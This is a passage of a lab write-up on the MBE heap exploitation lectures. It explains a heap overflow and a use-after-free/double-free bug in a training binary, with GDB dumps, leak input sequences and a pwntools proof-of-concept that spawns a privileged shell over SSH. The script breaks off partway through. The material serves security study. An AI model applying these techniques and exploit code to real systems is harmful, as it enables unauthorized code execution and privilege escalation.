
```
6 struct toystr {  
7     void (* message)(char *);  
8     char buffer[20];  
9 };
```

Within the structure we have a pointer to the “message” function that takes a char pointer as an argument. As well as a buffer that can only hold 20 bytes.


Moving onto the main function we can see the source of our vulnerability - a heap overflow on line 38.

```
26 int main(int argc, char * argv[])  
27 {  
28     struct toystr * coolguy = NULL;  
29     struct toystr * lameguy = NULL;  
30  
31     coolguy = malloc(sizeof(struct toystr));  
32     lameguy = malloc(sizeof(struct toystr));  
33  
34     coolguy->message = &print_cool;  
35     lameguy->message = &print_meh;  
36  
37     printf("Input coolguy's name: ");  
38     fgets(coolguy->buffer, 200, stdin);  
39     coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;  
40  
41     printf("Input lameguy's name: ");  
42     fgets(lameguy->buffer, 20, stdin);  
43     lameguy->buffer[strcspn(lameguy->buffer, "\n")] = 0;  
44  
45     coolguy->message(coolguy->buffer);  
46     lameguy->message(lameguy->buffer);  
47  
48     return 0;  
49 }
```

MBE provides the following visualization.



Once the buffer is sent the following occurs.




If you return to the source code, we can see that the heap overflow occurs on line 38 and we've overwritten a function pointer on line 46. If we run this and attach GDB we can see behavior similar to that of a vanilla buffer overflow.

```
$eax : 0x41414141 ("AAAA"?)  
$ebx : 0xb7fc0d00 → 0x001a9da8  
$ecx : 0x0  
$edx : 0x0804b02c → "yaboi"  
$esp : 0xbffff6a0 → 0x0804b02c → "yaboi"  
$ebp : 0xbffff6c8 → 0x00000000  
$esi : 0x0  
$edi : 0x0  
$eip : 0x080488a5 → <main+263> call eax  
$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow resume virtualx86 identification]  
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033  
  
0xbffff6a0 +0x0000: 0x0804b02c → "yaboi" ← $esp  
0xbffff6a4 +0x0004: 0x0804898c → or al, BYTE PTR [eax]  
0xbffff6a8 +0x0008: 0xb7fc0d20 → 0xfb0ad2288  
0xbffff6ac +0x000c: 0xb7e5642d → <_cxa_atexit+29> test eax, eax  
0xbffff6b0 +0x0010: 0xb7fc0d3c4 → 0xb7fce1e0 → 0x00000000  
0xbffff6b4 +0x0014: 0xb7ff0f00 → 0x00020f34  
0xbffff6b8 +0x0018: 0x0804b008 → 0x08048768 → <print_cool+0> push ebp  
0xbffff6bc +0x001c: 0x0804b028 → "AAAyaboi"  
  
0x804889a <main+252> add BYTE PTR [ebx-0x7ce3dbac], cl  
0x80488a0 <main+258> ret 0x8904  
0x80488a3 <main+261> adc al, 0x24  
→ 0x80488a5 <main+263> call eax  
0x80488a7 <main+265> mov eax, 0x0  
0x80488a8 <main+270> leave  
0x80488ad <main+271> ret  
0x80488ae xchg ax, ax  
0x80488b0 <__libc_csu_init+0> push ebp  
  
*0x41414141 (  
    [sp + 0x0] = 0x0804b02c → "yaboi",  
    [sp + 0x4] = 0x0804898c → or al, BYTE PTR [eax],  
    [sp + 0x8] = 0xb7fc0d20 → 0xfb0ad2288,  
    [sp + 0xc] = 0xb7e5642d → <_cxa_atexit+29> test eax, eax  
)
```


Use-After-Free (UAF)

This is a class of vulnerability where data on the heap is freed, but a leftover reference or “dangling pointer” is used by the code as if the data were still valid. This bug class is most popular in Web Browsers, and complex programs - they’re also known as UAF’s.


Take a look at the following depiction where a heap chunk gets free’d.



The next chunk to get free’d contained a pointer utilized by the stack.




This pointer then becomes a dangling pointer.




So, what is a **dangling pointer**? This is a left-over pointer in your code that references free'd data that is prone to be re-used. As the memory it's pointing at was freed, there's no guarantees on what data is there now. Also known as a **stale pointer** or **wild pointer**

Knowing this, we can look at the last image with a new perspective. So how could we abuse this? Assume there is another allocation.



Now assume we make a call to a function such as `fgets()`.



After the call... we've successfully overwritten the dangling pointer. In order to exploit a UAF, we'll usually have to allocate a different type of object over the one we've just freed.

Let's take a look at **heap_uaf.c** within the MBE lecture/heap directory. Beginning with lines 9 through 18 containing the following structures.

```
9 struct toastr {
10     void (* message)(char *);
11     char buffer[20];
12 };
13
14 struct person {
15     int favorite_num;
16     int age;
17     char name[16];
18 };
```

To exploit a UAF, you usually have to allocate a different type of object over the one you just freed (**free()**) - assuming the dangling pointer exists. Looking at the source code, we can see that we can perform a free operation using choices 3 and 4.

```
101      else if(choice == 3)
102      {
103          if(coolguy)
104          {
105              free(coolguy);
106              printf("Deleted coolguy!\n");
107          }
108          else
109              printf("There is no coolguy to free!\n");
110      }
111      else if(choice == 4)
112      {
113          if(a_person)
114          {
115              free(a_person);
116              printf("Deleted person!\n");
117          }
118          else
119              printf("There is no person to free!\n");
120      }
```

Options 5 and 6 allow us to call **print_cool()** and print a person's information.

```
20 void print_cool(char * who)
21 {
22     printf("%s is cool!\n", who);
23 }
--snip--
121     else if(choice == 5)
122     {
123         if(coolguy)
124             coolguy->message(coolguy->buffer);
125         else
126             printf("There is no coolguy to print the cool message!\n");
127     }
128     else if(choice == 6)
129     {
130         if(a_person)
131         {
132             printf("Person's name: %s\n", a_person->name);
133             printf("Person's age: %d\n", a_person->age);
134             printf("Persons' favorite number: %u\n", a_person->favorite_num);
135         }
136         else
137             printf("There is no person to print!\n");
138     }
```

Knowing this information, I started to play with the binary and quickly I identified a different type of vulnerability - a **double-free**.

```
Enter Choice: 3
Deleted coolguy!
-- Menu -----
1. Make coolguy
2. Make a_person
3. Delete coolguy
4. Delete a_person
5. Print coolguy message
6. Print person info
7. Quit
Enter Choice: 3
*** Error in `./heap_uaf': double free or corruption (fasttop): 0xb9445008 ***
Aborted (core dumped)
```

I started toying with this operation and very quickly found I could leverage this bug to leak a heap address (sending: **1, AAA, 2, AAA, A, A, 4, 3, 4, 6**).

5. Print coolguy message 6. Print person info 7. Quit Enter Choice: 6 Person's name: AAA Person's age: 0 Persons' favorite number: 3091283968 -- Menu ----- 1. Make coolguy 2. Make a person	root@kali:~/Desktop# python3 Python 3.8.3 (default, May 14 2020, 11:03:12) [GCC 9.3.0] on linux Type "help", "copyright", "credits" or "license" >>> 3091283968 3091283968 >>> hex(3091283968) '0xb8414000' >>> █
---	---

This can be confirmed in gdb.

```
gef> vmmmap
[ Legend: Code | Heap | Stack ]
Start      End        Offset      Perm Path
0xb75dd000 0xb75de000 0x00000000 rw-
0xb75de000 0xb7786000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb7786000 0xb7788000 0x001a8000 r-- /lib/i386-linux-gnu/libc-2.19.so
0xb7788000 0xb7789000 0x001aa000 rw- /lib/i386-linux-gnu/libc-2.19.so
0xb7789000 0xb778c000 0x00000000 rw-
0xb7792000 0xb7796000 0x00000000 rw-
0xb7796000 0xb7797000 0x00000000 r-x [vdso]
0xb7797000 0xb7799000 0x00000000 r-- [vvar]
0xb7799000 0xb77b9000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb77b9000 0xb77ba000 0x0001f000 r-- /lib/i386-linux-gnu/ld-2.19.so
0xb77ba000 0xb77bb000 0x00020000 rw- /lib/i386-linux-gnu/ld-2.19.so
0xb77bb000 0xb77bd000 0x00000000 r-x /levels/lecture/heap/heap_uaf
0xb77bd000 0xb77be000 0x00001000 r-- /levels/lecture/heap/heap_uaf
0xb77be000 0xb77bf000 0x00002000 rw- /levels/lecture/heap/heap_uaf
0xb8414000 0xb8435000 0x00000000 rw- [heap]
0xbfc66000 0xbfc87000 0x00000000 rw- [stack]
```

Unfortunately, the heap is not executable so we'd need to use ROP or another function within the application - luckily for us we can leverage **secret_shell()**.

Getting control of EIP was a bit tricky for me, but in the end, I got it. Initially I found I could crash the application by sending: **1**, **AAAAAAAAAAAAAAA**, **3**, and **5**.

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0xb77e7fa4 → 0x00002eac
$ecx : 0xb77b38a4 → 0x00000000
$edx : 0xb7a0a00c → "AAAAAAAAAAAAAA"
$esp : 0xbff9d873c → 0xb77e5df3 → <main+742> jmp 0xb77e5eb1 <main+932>
$ebp : 0xbff9d8778 → 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0x0
$eflags: [carry parity adjust zero sign trap interrupt direction overflow resume virtualx86 identification]
$cS: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

However, going to NULL won't get us a shell. I decided to look at the normal application flow before the free. I set a breakpoint at **main() + 712** as this was where execution started when making a call to **print_cool()**.

```
0xb77e5dd5 <+712>: cmp    eax, 0x5
0xb77e5dd8 <+715>: jne    0xb77e5e0b <main+766>
0xb77e5dda <+717>: cmp    DWORD PTR [esp+0x24], 0x0
0xb77e5ddf <+722>: je     0xb77e5df8 <main+747>
0xb77e5de1 <+724>: mov    eax, DWORD PTR [esp+0x24]
0xb77e5de5 <+728>: mov    eax, DWORD PTR [eax]
0xb77e5de7 <+730>: mov    edx, DWORD PTR [esp+0x24]
0xb77e5deb <+734>: add    edx, 0x4
0xb77e5dee <+737>: mov    DWORD PTR [esp], edx
0xb77e5df1 <+740>: call   eax
```

When hitting **main() + 728**, we can see that EAX contains a pointer to **print_cool()** and if we inspect this closer we can see that this is a heap address.

```
$eax : 0xb87c4008 → 0xb77539db → <print_cool+0> push ebp
$ebx : 0xb7755fa4 → 0x00002eac
$ecx : 0xb77218a4 → 0x00000000
$edx : 0xa
$esp : 0xbfe2c770 → 0xb7720c20 → 0xfbad2288
$ebp : 0xbfe2c7a8 → 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0xb7753de5 → <main+728> mov eax, DWORD PTR [eax]
$eflags: [carry parity adjust zero sign trap interrupt direction overflow resume virtualx86 identification]
$cS: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

But not just any heap pointer, if we look ahead of this pointer, we can see that it also points to our A's (at an offset of course).

```
gef> x/x $eax+4
0xb87c400c: 0x41414141
```

As you can imagine (or see), we eventually hit the CALL EAAX instruction calling **print_cool**.

Based on this information and a lot of debugging, what ended up happening is that we replaced the free'd object (toystr) with a new object (person). Since this new object contained an additional variable we end up overwriting this address on the heap. Specifically, **favorite_num**.

```
$eax : 0x43434343 ("CCCC"?)  
$ebx : 0xb7718fa4 → 0x00002eac  
$ecx : 0xb76e48a4 → 0x00000000  
$edx : 0xb929100c → "CCCCf"  
$esp : 0xbff9be3a0 → 0xb929100c → "CCCCf"  
$ebp : 0xbff9be3d8 → 0x00000000  
$esi : 0x0  
$edi : 0x0  
$eip : 0xb7716df1 → <main+740> call eax  
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow resume virtualx86 identification]  
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033  
  
0xbff9be3a0 +0x0000: 0xb929100c → "CCCCf" ← $esp  
0xbff9be3a4 +0x0004: 0xbff9be3c0 → 0x00000005  
0xbff9be3a8 +0x0008: 0xb76e3c20 → 0xffbad2288  
0xbff9be3ac +0x000c: 0xb7716f22 → <_libc_csu_init+82> add edi, 0x1  
0xbff9be3b0 +0x0010: 0x00000001  
0xbff9be3b4 +0x0014: 0xbff9be474 → 0xbff9be8fa → "/levels/lecture/heap/heap_uaf"  
0xbff9be3b8 +0x0018: 0xbff9be474 → 0xbff9be8fa → "/levels/lecture/heap/heap_uaf"  
0xbff9be3bc +0x001c: 0x00000001  
  
0xb7716de6 <main+729> add BYTE PTR [ebx-0x7cdbdbac], cl  
0xb7716dec <main+735> ret 0x8904  
0xb7716def <main+738> adc al, 0x24  
→ 0xb7716df1 <main+740> call eax  
0xb7716df3 <main+742> jmp 0xb7716eb1 <main+932>  
0xb7716df8 <main+747> lea eax, [ebx-0x1e0c]  
0xb7716df e <main+753> mov DWORD PTR [esp], eax  
0xb7716e01 <main+756> call 0xb7716820 <puts@plt>  
0xb7716e06 <main+761> jmp 0xb7716eb1 <main+932>  
  
*0x43434343 ( )
```

I recommend debugging this application, viewing the origins of the allocations and their respective sizes. Evidently both were 0x21 (in memory), which is how the person object was able to replace the free'd object. Below is proof of successful code execution, chaining both the double free as well as the use after free.

```
root@kali:~/MBE/0x10 - Heap Exploitation# python3 heap_uaf.py  
[+] Connecting to 192.168.159.129 on port 22: Done  
[*] lecture@192.168.159.129:  
    Distro: Ubuntu 14.04  
    OS: linux  
    Arch: i386  
    Version: 3.16.0  
    ASLR: Enabled  
    Note: Susceptible to ASLR ulimit trick (CVE-2016-3672)  
[+] Starting remote process b'/bin/sh' on 192.168.159.129: pid 2156  
[*] Triggering double-free information leak vulnerability  
[*] Leaked pointer to print_cool: 0xb771c9db  
[*] Triggering UAF, overwriting pointer to print_cool  
[+] Exploitation complete, enjoy your shell  
[*] Switching to interactive mode  
$ id  
uid=1040(lecture) gid=1041(lecture) euid=1041(lecture_priv) groups=1042(lecture_priv)
```

My final PoC code can be seen below.

```
1 #!/usr/bin/env python3
2
3 import sys
4
5 from pwn import *
6
7 def main():
8
9     session = ssh(host="192.168.159.129", user="lecture", password="lecture")
10    sh = session.process("/bin/sh", env={"PS1":""})
11
12    # start the heap use-after-free lecture sample
13    sh.sendline("/levels/lecture/heap/heap_uaf")
14    sh.read()
15
16    log.info("Triggering double-free information leak vulnerability")
17    leak = trigger_leak(sh)
18
19    log.info("Leaked pointer to print_cool: 0x%x" % leak)
20    ptr2system = leak + 0x9e
21
22
23    log.info("Triggering UAF, overwriting pointer to print_cool")
24    exploit(sh, ptr2system)
25
26    while True:
27        sh.sendline("echo \"GULAG\"")
28        if b"GULAG" in sh.read():
29            break
30
31    log.success("Exploitation complete, enjoy your shell")
32    sh.interactive()
33
34
35 # exploit: trigger the user-after-free vulnerability and overwrite eip
36 def exploit(sh, ptr):
37
38    sh.sendline("1")      # create a cool guy
